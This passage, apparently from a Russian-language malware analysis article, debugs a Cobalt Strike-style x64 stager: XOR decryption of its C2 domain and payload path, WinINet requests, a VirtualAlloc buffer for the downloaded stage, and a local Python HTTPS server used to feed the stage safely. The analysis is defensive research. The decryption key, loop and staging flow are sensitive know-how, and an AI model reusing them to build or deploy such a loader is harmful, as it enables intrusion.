
Процесс расшифровки домена C2

Как обычно, ставим брейк-пойнт на следующую инструкцию после `jne` и смотрим в буфер, на который указывает адрес в регистре `RCX`. Там обнаруживается расшифрованный C2.




```
Address          | Hex                                             | ASCII
000000000014FD2C | FD 7F 00 00 10 68 F7 36 FD 7F 00 00 00 43 F0 36 | ý....h÷6ý....Cð6
000000000014FD3C | FD 7F 00 00 90 6D FE 36 FD 7F 00 00 80 80 55 3D | ý....mþ6ý.....U=
000000000014FD4C | FD 7F 00 00 80 5C F5 36 FD 7F 00 00 00 00 00 00 | ý....\õ6ý.......
000000000014FD5C | 00 00 00 00 69 74                                | ....it
000000000014FD6C |             63 6F 6D 00 00 00 00 00 00 00 00 00 | .com.........
000000000014FD7C | 00 00 00 00 C8 C6 75 A7 91 93 31 9F 8F 8E 75 BE | ....ÈÆu§..1...u¾
000000000014FD8C | 54 20 36 2E 32 3B 20 57 69 6E 36 34 3B 20 78 36 | T 6.2; Win64; x6
000000000014FD9C | 34 3B 20 54 72 69 64 65 6E 74 2F 37 2E 30 3B 20 | 4; Trident/7.0;
```

Этот C2 используется в функции `InternetConnectA`.


<wininet.InternetConnectA>
"it .com"
<&InternetConnectA>
<wininet.InternetSetOptionA>
2: rdx 000000000014FD60 "it .com"

После выполнения функции мы попадаем на код для расшифровки имени файла с нагрузкой на C2. Алгоритм тот же самый, что и при расшифровке домена.



```
00000000004011DA | 48:B8 9B8E3199 | mov rax,9136988D99318E9B
00000000004011E4 | 48:8D4D 90     | lea rcx,qword ptr ss:[rbp-70]
00000000004011E8 | 48:8945 90     | mov qword ptr ss:[rbp-70],rax
00000000004011EC | 41:8D50 0B     | lea edx,qword ptr ds:[r8+B]
00000000004011F0 | 48:B8 F8FD55F0 | mov rax,F055FDF8F055FDF8
00000000004011FA | 48:8945 A0     | mov qword ptr ss:[rbp-60],rax
00000000004011FE | 48:B8 928F3A95 | mov rax,F0339B8E953A8F92
0000000000401208 | 48:8945 98     | mov qword ptr ss:[rbp-68],rax
000000000040120C | 8131 F8FD55F0  | xor dword ptr ds:[rcx],F055FDF8
0000000000401212 | 48:8D49 04     | lea rcx,qword ptr ds:[rcx+4]
0000000000401216 | 48:83EA 01     | sub rdx,1
000000000040121A | 75 F0          | jne cob_shellx64_dump_64.40120C
000000000040121C | 4C:894424 38   | mov qword ptr ss:[rsp+38],r8
0000000000401221 | 45:33C9        | xor r9d,r9d

rsp+38]=[000000000014FD08]=0

40121C cob_shellx64_dump_64.exe:$121C #121C
```

```
Hex                                             | ASCII
00 00 00 00 63 73 64 69 75 65 63 61 6A 72 6F 65 | ....csdiuecajroe
76 66 66 00 00 00 00 00 00 00 00 00 F8 FD 55 F0 | vff.........øýUð
F8 FD 55 F0 30 3B 20 57 69 6E 64 6F 77 73 20 4E | øýUð0; Windows N
54 20 36 2E 32 3B 20 57 69 6E 36 34 3B 20 78 36 | T 6.2; Win64; x6
34 3B 20 54 72 69 64 65 6E 74 2F 37 2E 30 3B 20 | 4; Trident/7.0;
2E 4E 45 54 34 2E 30 43 3B 20 2E 4E 45 54 34 2E | .NET4.0C; .NET4.
30 45 3B 20 54 61 62 6C 65 74 20 50 43 20 32 2E | 0E; Tablet PC 2.
30 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | 0)..............
```

Расшифровка имени страницы на сервере C2

После получения URL вызывается функция `HttpOpenRequestA` для формирования хендла запроса, а в конце функция `HttpSendRequestA`, которая уже непосредственно отправляет GET-запрос на сформированный URL.


INFO

Чтобы не включать интернет на виртуалке, не стучаться на C2 к хакерам и чтобы шелл при этом корректно отрабатывал без патчинга, я прописал в файле hosts C2 на localhost, после чего поднял простой веб-сервер на питоне. Тут нужно иметь в виду, что запрос идет по HTTPS и наш сервер должен это поддерживать. Для начала генерим сертификат:

```
openssl.exe req -new -x509 -keyout
server.pem -out server.pem -days 365
-nodes
```

А вот код для самого веб-сервера:


```
from http.server import HTTPServer,
SimpleHTTPRequestHandler
import ssl

server_address = ('localhost', 443)
httpd = HTTPServer(server_address,
SimpleHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.
socket, certfile='server.pem',
server_side=True)

print("Starting HTTPS server...")
httpd.serve_forever()
```



```
Starting HTTPS server...
127.0.0.1 - - [03/Apr/2024 14:00:04] "GET /csdiuecajroevff HTTP/1.1" 200 -
```


Успешный HTTP запрос к нашему серверу

Запрос выполнен успешно, поэтому шелл код продолжает свою работу. На следующем шаге мы вызываем функцию `VirtualAlloc`. Она выделяет буфер для следующего стейджа, который позднее будет получен с C2. `VirtualAlloc` возвращает адрес выделенного буфера в `RAX`. Желательно сразу нажать на него правой кнопкой мыши и выбрать в контекстном меню пункт Follow in Dump, чтобы отслеживать его содержимое.


ptr ss:[rsp+58]=[000000000014FD28 <&VirtualAlloc>]=<kernel32.VirtualAlloc>
RAX 0000000000470000

Выделение буфера с помощью функции VirtualAlloc

На этом этапе в глаза бросается вызов функции `InternetReadFile`, которая должна получить следующий стейдж с сервера и положить его в выделенный буфер. Так как сам стейдж в рассматриваемом примере заранее загружен отдельным файлом (а в отдельных случаях он оседает в кеше IE, откуда его можно достать), мы просто положим его на веб сервер, не меняя имя. В качестве альтернативы можно загрузить стейдж в буфер вручную, но при этом есть шанс столкнуться с проблемами в логике шелл-кода, с которыми придется разбираться. После выполнения функции мы видим, что в буфер успешно загрузилось содержимое файла с пейлоадом.




```
00000000004012F8 | 41:FFD6        | call r14
00000000004012FB | 85C0           | test eax,eax
00000000004012FD | 75 D7          | jne cob_shellx64_dump_64.4012D6
00000000004012FF | 44:8B0F        | mov r9d,dword ptr ds:[rdi]
0000000000401302 | 41:BA F8FD55F0 | mov r10d,F055FDF8
0000000000401308 | 4C:8D5F 04     | lea r11,qword ptr ds:[rdi+4]
000000000040130C | 85F6           | test esi,esi
000000000040130E | 78 36          | js cob_shellx64_dump_64.401346

ininet.InternetReadFile>

00000000004012F8 cob_shellx64_dump_64.exe:$12F8 #12F8
```

```
Hex                                                        | ASCII
0000470000 | E4 49 BA CB E8 6E F7 2A B0 2D 5F 91 FE CF CC A7 | äIºËèn÷*°-_.þÏÌ§
0000470010 | 03 C9 8D FB 6D EF D3 37 09 58 82 54 2C 32 1B 6E | .É.ûmïÓ7.X.T,2.n
0000470020 | 06 4A 34 22 B8 47 F7 5E 42 5B DE 1D F0 45 2D 6F | .J4"¸G÷^B[Þ.ðE-o
0000470030 | B4 40 82 9E EC 45 AF D7 38 4B FA 85 F3 AC 05 12 | ´@..ìE¯×8Kú.ó¬..
0000470040 | 73 EF 95 3B 83 6D 95 1F B4 45 76 C4 8B 25 3F 1F | sï.;.m..´EvÄ.%?.
0000470050 | B0 F8 A7 2A 63 1D 9D D9 B4 87 33 CA 3C 8D EB A3 | °ø§*c..Ù´.3Ê<.ë£
0000470060 | 0E 67 DD B7 44 81 AF 2D 7D 5C AB B3 0A F1 47 F6 | .gÝ·D.¯-}\«³.ñGö
0000470070 | DD F6 84 0C 1F 6C 6D 61 3F 17 24 0A C7 BB 19 BF | Ýö...lma?.$.Ç».¿
0000470080 | CC 83 FB D9 E0 A8 05 AA 4C F6 4B FD D1 90 4E BA | Ì.ûÙà¨.ªLöKýÑ.Nº
0000470090 | 27 05 75 23 95 72 06 79 D1 2F C4 59 AE F7 1B 83 | '.u#.r.yÑ/ÄY®÷..
```

Успешная загрузка пейлоада в буфер

Затем идет модуль, расшифровывающий код в буфере. Как обычно, ставим брейк пойнт за `jne` и смотрим, как изменился код в буфере.

